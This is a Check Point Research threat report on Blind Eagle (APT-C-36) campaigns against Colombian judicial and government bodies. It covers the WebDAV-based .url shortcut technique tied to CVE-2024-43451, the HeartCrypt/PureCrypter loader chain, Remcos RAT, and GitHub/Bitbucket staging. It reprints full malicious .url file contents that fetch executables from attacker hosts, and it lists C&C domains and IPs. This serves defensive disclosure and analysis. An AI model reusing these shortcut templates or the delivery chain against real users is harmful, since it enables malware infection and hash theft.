

# Blind Eagle: ...And Justice for All

 [research.checkpoint.com/2025/blind-eagle-and-justice-for-all/](https://research.checkpoint.com/2025/blind-eagle-and-justice-for-all/)

March 10, 2025

## Key Points

- **Check Point Research** discovered a series of ongoing campaigns targeting Colombian institutions and government entities since November 2024. The campaigns are linked to **Blind Eagle**, also known as **APT-C-36**, and deliver malicious **.url** files, which cause a similar effect to the **CVE-2024-43451** vulnerability.
- **CVE-2024-43451** exposes a user's NTLMv2 hash, which can allow an attacker to authenticate as the user via pass-the-hash or relay attacks. This vulnerability can be triggered just by right-clicking, deleting, or dragging the file. While the Blind Eagle malicious file does not exploit this vulnerability, it triggers a WebDAV request in the same uncommon ways, notifying the attacker that the file was downloaded. Finally, when the user clicks on the file, it downloads the next-stage payload via another WebDAV request and executes the malware.
- Microsoft patched the original vulnerability on November 12, 2024. Just **six days** later, **Blind Eagle** included this **.url** variant in its attack arsenal and campaigns.
- The monitored campaigns targeted Colombian judicial institutions and other government or private organizations, with high infection rates. More than **1,600** victims were affected during one of these campaigns which took place around December 19, 2024. This infection rate is significant considering Blind Eagle's targeted APT approach.
- The malware is often delivered using legitimate file-sharing platforms such as **Google Drive** and **Dropbox**. However, in recent campaigns, Blind Eagle has also distributed its payloads through **Bitbucket** and **GitHub**.
- The group utilizes malware and tools which are well-known within underground crime communities, a trend that continues with recent discoveries. To protect its malware, Blind Eagle leverages the Packer-as-a-Service **HeartCrypt**, which employs a **.NET RAT** that appears to be a variant of **PureCrypter**. The final stage payload is **Remcos RAT**.
- Blind Eagle has long been suspected to originate from **South America**. We identified the group's operating timezone as **UTC-5**, which aligns with several **South American** countries.
- Operation fail (OPFail) revealed phishing campaigns in early March 2024 in which the group impersonated Colombian banks. These campaigns were highly successful, resulting in the collection of over **8,000** entries of Personally Identifiable Information (PII).

## Introduction

**APT-C-36**, also known as **Blind Eagle**, is a threat group that engages in both **espionage and cybercrime**. It primarily targets organizations in **Colombia** and other **Latin American countries**. Active since **2018**, this **Advanced Persistent Threat (APT)** group focuses on **government institutions, financial organizations, and critical infrastructure**.

Blind Eagle is known for employing **sophisticated social engineering tactics**, using **phishing emails** with **malicious attachments or links** to gain initial access to target systems. Their malware arsenal includes **commodity Remote Access Trojans (RATs)** such as **NjRAT**, **AsyncRAT**, and **Remcos**.

Our research revealed that the group recently expanded its toolkit with additional commodity malware. To protect their malicious executables, Blind Eagle utilizes the **Packer-as-a-Service HeartCrypt**, which they use to pack a **.NET RAT** that appears to be a variant of **PureCrypter**. **Remcos RAT** remains the final payload.

On **November 12, 2024**, **Microsoft** patched a newly discovered vulnerability, **CVE-2024-43451**. This vulnerability was actively **exploited in the wild** using **.url** files containing **malicious code**, which could be triggered through **unusual user actions** such as **right-clicking the file, deleting it, or performing a drag-and-drop operation**. Exploited as a **zero-day**, it was used in attacks targeting **Ukraine**. According to **CERT-UA**, the campaign was attributed to the threat actor **UAC-0194**, suspected to be **Russian-affiliated**.

Six days after Microsoft released the patch, **Blind Eagle** included a variant of this exploit in its attack arsenal and campaigns. While this variant does not actually expose the NTLMv2 hash, it notifies the threat actors that the file was downloaded by the same unusual user-file interactions. On devices vulnerable to **CVE-2024-43451**, a **WebDAV request** is triggered even before the user manually interacts with the file with the same unusual behavior. Meanwhile, on both patched and unpatched systems, manually clicking the malicious **.url** file initiates the download and execution of the next-stage payload. After incorporating this file into their campaigns, the group targeted mainly Colombian public and private organizations, with high infection rates. More than **1600** victims were infected during a campaign that occurred around December 19, 2024. Considering Blind Eagle's targeted APT approach, this infection rate is significant.

## Blind Eagle .url Payloads

**CVE-2024-43451** is a vulnerability that exposes a user's NTLMv2 hash, which can allow an attacker to authenticate as the user via pass-the-hash or relay attacks. If the compromised account has high privileges and proper mitigations (such as SMB signing and NTLM relay protections) that are not enforced, this could lead to lateral movement, privilege escalation, or even full domain compromise. Eventually, the user, by manually clicking, creates an SMB connection through port 445, which downloads and executes the malicious payload. The exploit reported by CERT-UA:

```
[InternetShortcut]
URL=file:///92.42[.]96[.]30/pdp.nacs.gov.ua/Certificate_Activate_45052389_005553.exe
IconIndex=1
HotKey=0
IDList=
IconFile=C:\\Windows\\System32\\SHELL32.dll
[{009862A0-0000-0000-C000-000000005986}]
Prop3=19,9
[{000214A0-0000-0000-C000-000000000046}]
[InternetShortcut.A]
[InternetShortcut.W]
URL=file:///92.42[.]96[.]30/Activation/Certificate+AF8hFgBf-45052389+AF8-005553.exe
```

**CVE-2024-43451** affects all supported Windows versions, and it is triggered in uncommon ways:


- *A single right-click on the file (all Windows versions).*
- *Deleting the file (Windows 10/11).*
- *Dragging the file to another folder (Windows 10/11 and some Windows 7/8/8.1 configurations).*

The **.url** file below, used by Blind Eagle against Colombian institutions, is a variant of this CVE, but without the exploiting part, meaning it does not expose the NTLMv2 hash. When manually clicked by the user, this file also downloads malicious files, but instead of using **SMB** (port: 445), it uses **HTTP**. When a URL is in UNC Path format, it first attempts an SMB connection, and if this is unavailable, it attempts WebDAV. However, once the port is specified, which in this case is **@80**, the **SMB** attempt is avoided, and the connection is made directly over **HTTP** with the **User-Agent Microsoft-WebDAV-MiniRedir/10.0.19044**.

```
[{009862A0-0000-0000-C000-000000005986}]
Prop3=19,2
[InternetShortcut]
IconIndex=11
IconFile=C:\\Program Files (x86)\\Microsoft\\Edge\\Application\\msedge.exe
IDList=
URL=file:///\\\\62.60[.]226[.]64@80\\file\\4025_3980.exe
HotKey=0
```

While this variant does not directly exploit the vulnerability, it exhibits unusual behavior by communicating with the server without requiring manual user interaction. However, for the **.url** file to download the next-stage payload, the user must manually click it, which triggers a WebDAV request over port 80.

This variant serves as a valuable tool for threat actors, as it notifies them when a targeted user downloads the malicious **.url** file. Even if the user does not directly execute the file, Blind Eagle can still detect the interaction, providing insight into potential targets.



**Figure 1** – Unpatched Vulnerable – Windows 7, Right Click WebDAV request.

Since Microsoft patched this vulnerability, this unusual behavior no longer occurs. However, manual user interaction can still trigger the download and execution of the malicious payload.




Figure 2 – Patched – Windows 10, execution.

### Blind Eagle Campaigns

Microsoft published this vulnerability on November 12, 2024. On November 18, we observed the first crafted payload. This `.url` file infected both patched and unpatched machines. Since then, we observed multiple campaigns targeting Colombia, and the dropped payload was a .NET RAT that downloads the final stage from **GitHub** or **BitBucket**, a **Remcos RAT**. However, to this day, most of those `.url` files are not detected by any Anti-Virus engine on VirusTotal.

Summary - 4 Files		Associations	Detections	First seen
<input type="checkbox"/>	9b0d0284c48659a7d81399fc9e9174ba373363116e66a21ecf84246fa2591b8b			
<input type="checkbox"/>	Consolidado monetario virtual 0029494 - Confirmación electrónica 21 de enero.url <small>ini malware</small>	remcos +1	0 / 60	2025-01-21 16:07:04
<input type="checkbox"/>	35c7eb685fa4b03fd1e852c936768f003f8284ca96b1e1c73082053cd41fe63a			
<input type="checkbox"/>	RADICADO_#CUI_7254178000020150023000.pdf.url <small>ini</small>	-	0 / 60	2025-01-22 16:40:56
<input type="checkbox"/>	7a413732944fe4101f589e9ae49cd1b48c42c1287606b6badf4ce582cd8dedb5			
<input type="checkbox"/>	ARCHIVO_PDF_ADJUNTO_QUERELLA_POR_PERTURBACIÓN_A_LA_POSESIÓN.pdf.zip.url <small>ini</small>	-	0 / 61	2025-01-23 17:06:17
<input type="checkbox"/>	77383eb5e1e6e0c4049ddcc359122adc39c13e5918c205ad71062bb441928f9b			
<input type="checkbox"/>	DOCUMENTO_PDF_COM_INFORMACIÓN_PRUEBA_COVID_19.pdf.zip (1).url <small>ini</small>	-	0 / 61	2025-01-28 17:40:13

Figure 3 – First stage `.url` undetected on VT.


These ongoing campaigns, based on filenames, appear to primarily target various **Colombian government organizations**, including the Justice System. These are some of the malicious `.url` filenames:

- [Filename] - Juzgados de ejecución de sentencias de bogotá con función de conocimiento programó diligencia de CONTINUACIÓN JUICIO ORAL REFERENCIA.url  
[English] - "Courts of sentence execution in Bogotá with knowledge function scheduled a hearing for the continuation of the oral trial in reference."
- [Filename] NOTIFICACIÓN\_AUDIENCIA\_TOMA\_DE\_MUESTRA\_QUE\_INVOLUCREN\_IMPUTADO.url  
[English] - "Notification of hearing for the taking of samples involving the defendant."
- [Filename] - QUERELLA\_JUDICIAL\_No7254178000020150023000\_Juzgado 9 Municipal de Pequeñas Causas Laborales de Bogotá.url  
[English] - "Judicial Complaint No. 7254178000020150023000, 9th Municipal Court of Small Labor Causes of Bogotá."
- [Filename] - este despacho le informa que deberá comparecer ante el Juzgado Penal (6to) del Circuito de Bogot.url  
[English] - "This office informs you that you must appear before the 6th Criminal Court of the Circuit of Bogotá."
- [Filename] - en virtud del artículo 220 de la Ley colombiana/Juzgados de Ejecución De Penas y Medidas De Seguridad.url  
[English] - "By virtue of Article 220 of Colombian Law / Courts of Execution of Sentences and Security Measures."
- [Filename] - COMUNICADO N° 00239948 PROFERIDO PENAL 00028483 28 DE NOVIEMBRE/OFICIO N° 00239948 PROFERIDO PENAL 00028483 28 DE NOVIEMBRE.url  
[English] - "Communication No. 00239948 issued Criminal 00028483 November 28 / Official Letter No. 00239948 issued Criminal 00028483 November 28."
- [Filename] - Oficio Tutelar 0439594 - Proceso N° 03948939-002024.url  
[English] - "Protective Order 0439594 - Case No. 03948939-002024."

While operating with the specific malicious file for over two months, the APT group has changed approximately more than ten different C&Cs (Command and Control Servers) for its final stage payload. The attack chain has some small variations, but the `.url` files are always part of the campaign during the initial stage.

## Campaigns 'socialismo' & 'miami'- January 21-22, 2025

During the campaigns that took place around January 21 and 22, 2025, the APT group distributed multiple `.url` files via email through possibly compromised Google Drive accounts.



### Notificación

#### de pago en línea

Has recibido una notificación de Bancolombia.

Original URL:  
<https://drive.google.com/open?id=1uxexvika2aptsuwejptemd-t-rq4dlbm>  
Click or tap to follow link.

El pago se realizó a través de pagos

 Nro.\_de\_comprobante\_0000018603.pdf.url

**Pago realizado por:** \*\*\*\*\*

**Tienda virtual o recaudador:** Canales virtuales

**Nro. de factura:** 774055

**Descripción del pago:** Transacción bancaria

**Nro. de referencia:**

**Nro. de referencia 2:** CC

**Nro. de referencia 3:** 1114813164

**Fecha de la transacción:** Miércoles, 22 de enero de 2025

**Nro. de comprobante:** 0000018603

**Valor pagado:** \$ \*\*\*\*\*.00

**Cuenta:** \*\*\*\*\*

Bancolombia S.A.

Ésta es una notificación automática, por favor no responda este mensaje

Figure 4 – Email with Google Drive link.

The specified file icon in the `.url` file is equivalent to the one from the Edge browser. Many of the endpoints contacted by the `.url` contain multiple malicious files, though we can not attribute all files hosted on those servers to **Blind Eagle**.

```
[{009862A0-0000-0000-C000-000000005986}]
Prop3=19,2
[InternetShortcut]
IconIndex=11
IconFile=C:\\Program Files (x86)\\Microsoft\\Edge\\Application\\msedge.exe
IDList=
URL=file:///\\\\62.60.226[.]64@80\\file\\3819_5987.exe
HotKey=0
```

The downloaded executable appears to be packed using the Packer as a Service **HeartCrypt**. This later injects into `csc.exe` a .NET executable responsible for unpacking and executing in memory a .NET RAT, which appears to be a variant of **PureCrypter**. This .NET RAT retrieves various user and machine information such as 1) Username, 2) OS Version, 3) Process name and architecture, 4) Antivirus installed, and other machine specs. After it decrypted its configuration, which is embedded as a resource, we observed the campaign ID `socialismo`

and the C&C which communicates. The C&C [republicadominica2025\[.\]ip-ddns\[.\]com](#), after it received the user data, responded with a URL to download and execute the next stage payload. The final stage is downloaded from the GitHub repository [Oscarito20222/file](#), and the malware is the known Remote Access Trojan **Remcos RAT** with C&C [elyeso.ip-ddns\[.\]com:30204](#) and Botnet name [redtube](#).




Figure 5 – Campaign socialismo attack chain.

Both of the domain names from the .NET RAT and the Remcos RAT resolve to the same IP address [177.255.85\[.\]101](#). The group has used this IP for multiple Remcos C&Cs through January & February campaigns:

```

amuntgroupfree.ip-ddns[.]com
donato.con-ip[.]com
elyeso.ip-ddns[.]com
comina998.ddns-ip[.]net
republicadominica2025.ip-ddns[.]com
  
```

It is worth mentioning that the attacker's GitHub repository is used in multiple Blind Eagle campaigns to deliver the final stage payload, **Remcos**. This repository is constantly updated with new files that communicate with the latest C&C. All the repository updates were committed in the timezone [-0500](#), which could possibly indicate Blind Eagle's country of origin aligns with South American countries. Examples of commits:

```

=====
[2025-02-04T20:00:59Z] Author: Oscarito20222
tree 62c86b52fabaaecc398b902965e58c4154edc427
parent a84f5a384b090598cd29be6b2492cbb45c73c3ac
author Oscarito20222 <[email protected]> 1738699259 -0500
committer GitHub <[email protected]> 1738699259 -0500

Add files via upload
* fuck.exe - 3bd90557615ef95e4244bdbaa8e0e7fd949cdd3a
* redtube.exe - 758c73ab9706ae6977f9b4601c20b3667836d3ef
* roma.exe - ba95ea1dcc744566a9552d9665feff035925a5c5
=====
[2025-02-06T15:51:50Z] Author: Oscarito20222
tree 220a606655d64d03762d319c5f5b80038e5bc13c
parent 29335b62acef53cb7076f81b8fa25e9baf6d9994
author Oscarito20222 <[email protected]> 1738857110 -0500
committer GitHub <[email protected]> 1738857110 -0500

Delete roma.exe
=====
[2025-02-06T15:52:02Z] Author: Oscarito20222
tree e9e56beee7cf526a4df97e35f2df9458cae0ec23
parent b7f7fe7ce6d5eb7453ca5edd616bc9f071cd3ea5
author Oscarito20222 <[email protected]> 1738857122 -0500
committer GitHub <[email protected]> 1738857122 -0500


Delete redtube.exe
=====
[2025-02-06T15:52:11Z] Author: Oscarito20222
tree 4b825dc642cb6eb9a060e54bf8d69288fbee4904
parent d2279dc66302d8afad41c82ad81d0733e1f2273d
author Oscarito20222 <[email protected]> 1738857131 -0500
committer GitHub <[email protected]> 1738857131 -0500

Delete fuck.exe
=====
[2025-02-06T15:52:33Z] Author: Oscarito20222
tree 5d1edc470b4b33a31f982077e08b2e61f438feab
parent a7b74e834eddb6eb9a23a268c7088b3aeba493d4
author Oscarito20222 <[email protected]> 1738857153 -0500
committer GitHub <[email protected]> 1738857153 -0500

Add files via upload
* normales.exe - 3d3248ad14dce8b6fcf416d56d8de52b07b549e7

```

The **GitHub** account also contains another repository named **diciembre**, which includes an archive with a **.vbs** file. Notably, this **commit** from two years ago was made in the same **UTC-5** timezone as the recent activity.



**Figure 6** – Blind Eagle GitHub account.

This repository, which was “untouched” for over two years, was updated on February 25, 2025, and introduced a new **Remcos** RAT with C&C **21ene.ip-ddns[.]com:30204**.




Figure 7 – Recent **diciembre** repository campaigns.

## Campaigns ‘PARAISO’, ‘PARAISO2’, ‘marté’ & ‘saturno’ – December 2024

Although similar to the previous campaign, this one leveraged **Bitbucket** instead of **GitHub** as the final-stage distribution platform.

Campaign	.NET RAT C&C	Remcos C&C	Remcos ITW
[2024-12-10] <b>marté</b>	newstaticfreepoint24.ddns-ip[.]net -> 181.131.217.244	newstaticfreepoint24.ddns-ip[.]net	bitbucket[.]org/facturacioncol/fact/downloads/FileHosting.exe bitbucket[.]org/facturacioncol/fact/downloads/luna.exe
[2024-12-11] <b>saturno</b>	newstaticfreepoint24.ddns-ip[.]net	newstaticfreepoint24.ddns-ip[.]net	bitbucket[.]org/facturacioncol/fact/downloads/Out2.exe
[2024-12-19] <b>PARAISO</b>	newstaticfreepoint24.ddns-ip[.]net	newstaticfreepoint24.ddns-ip[.]net	bitbucket[.]org/trabajo12023/proyecto/downloads/ROSAS.exe bitbucket[.]org/trabajo12023/proyecto/downloads/Final1278685280.exe
[2024-12-19] <b>PARAISO2</b>	newstaticfreepoint24.ddns-ip[.]net	newstaticfreepoint24.ddns-ip[.]net 17dic.ydns[.]jeu -> 181.131.217.244	bitbucket[.]org/trabajo12023/proyecto/downloads/AD.exe bitbucket[.]org/trabajo12023/proyecto/downloads/Simpson.exe bitbucket[.]org/trabajo12023/proyecto/downloads/Final1278685280.exe

In these campaigns, two Bitbucket repositories were abused and contained **Remcos RAT** executable files, which were uploaded to **Bitbucket** around **December 2024**. Considering this APT group's activity and approach, a significant number of victims ultimately downloaded these malicious executables.





Figure 8 – **facturacioncol/fact** Bitbucket repository.

The **PARAISO** campaign was very successful, infecting more than **1600** victims with **Remcos RAT** and C&C **newstaticfreepoint24.ddns-ip.net:3020**. The total infections across those campaigns, which occurred for over a week, were approximately **9,000**.



# Downloads

 For large uploads, we recommend using the API. [Get instructions](#)

Downloads

Tags

Branches

Name	Size	Uploaded by	Downloads	Date
Download repository	53.3 KB			
Simpson.exe	481.0 KB	santiago rondon	981	15 hours ago
AD.exe	481.0 KB	santiago rondon	1067	15 hours ago
Final1278685280.exe	8.4 MB	santiago rondon	1511	16 hours ago
AttachedStanford.exe	1.7 MB	santiago rondon	1223	2024-12-18
ROSAS.exe	481.0 KB	santiago rondon	1674	2024-12-18

Figure 9 – trabajo12023/proyecto Bitbucket repository.

## Blind Eagle – .url Campaigns

Since adding this file to its arsenal, **Blind Eagle** consistently targeted **Colombia**, primarily focusing on **justice and other government organizations**. The group sent emails with malicious Google Drive links containing either an archive or the actual **.url**. Those files triggered WebDAV requests on unpatched machines and, once clicked by the user, resulted in a WebDAV request that downloaded a **HeartCrypt**-packed malware. This malware then extracted and injected a packed .NET loader into **csc.exe**, which later loaded a .NET RAT which appears to be a variant of **PureCrypter**. This .NET RAT decrypted its configuration, which contains execution parameters such as the C&C server and the campaign ID. After sending encrypted user data, the malware receives a URL to download the final stage payload, **Remcos RAT**. Those final payloads were initially hosted on compromised servers and later on **GitHub** or **Bitbucket**.




Figure 10 – Blind Eagle November until February Campaigns.



Throughout multiple campaigns, the group registered different domain names for its C&C servers, even though they were hosted on the same IP address. During campaigns such as **socialismo**, the C&C of the .NET RAT was **republicadominica2025[.]ip-ddns[.]com** and for the final stage **elyeso.ip-ddns[.]com**, but both of them resolved to the same IP **177[.]255.85[.]101**.

## APT OPFail & Past Phishing Campaigns

**Check Point Research** was closely monitoring **Blind Eagle** activities, we discovered an operation failure in which the group revealed its past phishing activities together with the victim's Personally Identifiable Information (**PII**).

During January and February, the APT group delivered the last stage payload via files uploaded to the **Oscarito20222/file** repository. The account **Oscarito20222** also had another repository, which had only one commit from two years ago, **Oscarito20222/diciembre**.

On February 25, 2025, this changed. The repository **diciembre** received updates and also began delivering **Remcos** during the next campaigns. To understand why this shift occurred, we had to examine the **previous repository** responsible for delivering the final payload in the attack chain.

**Oscarito20222/file** final commits:

```
=====
[2025-02-25T14:01:33Z] Author: Oscarito20222
tree f03354f986a1398d1b471c0af75b404474cf94f7
parent 9653938c6fd4b347209d87923f3617d70a3c12e2
author Oscarito20222 <[email protected]> 1740492093 -0500
committer GitHub <[email protected]> 1740492093 -0500

Add files via upload
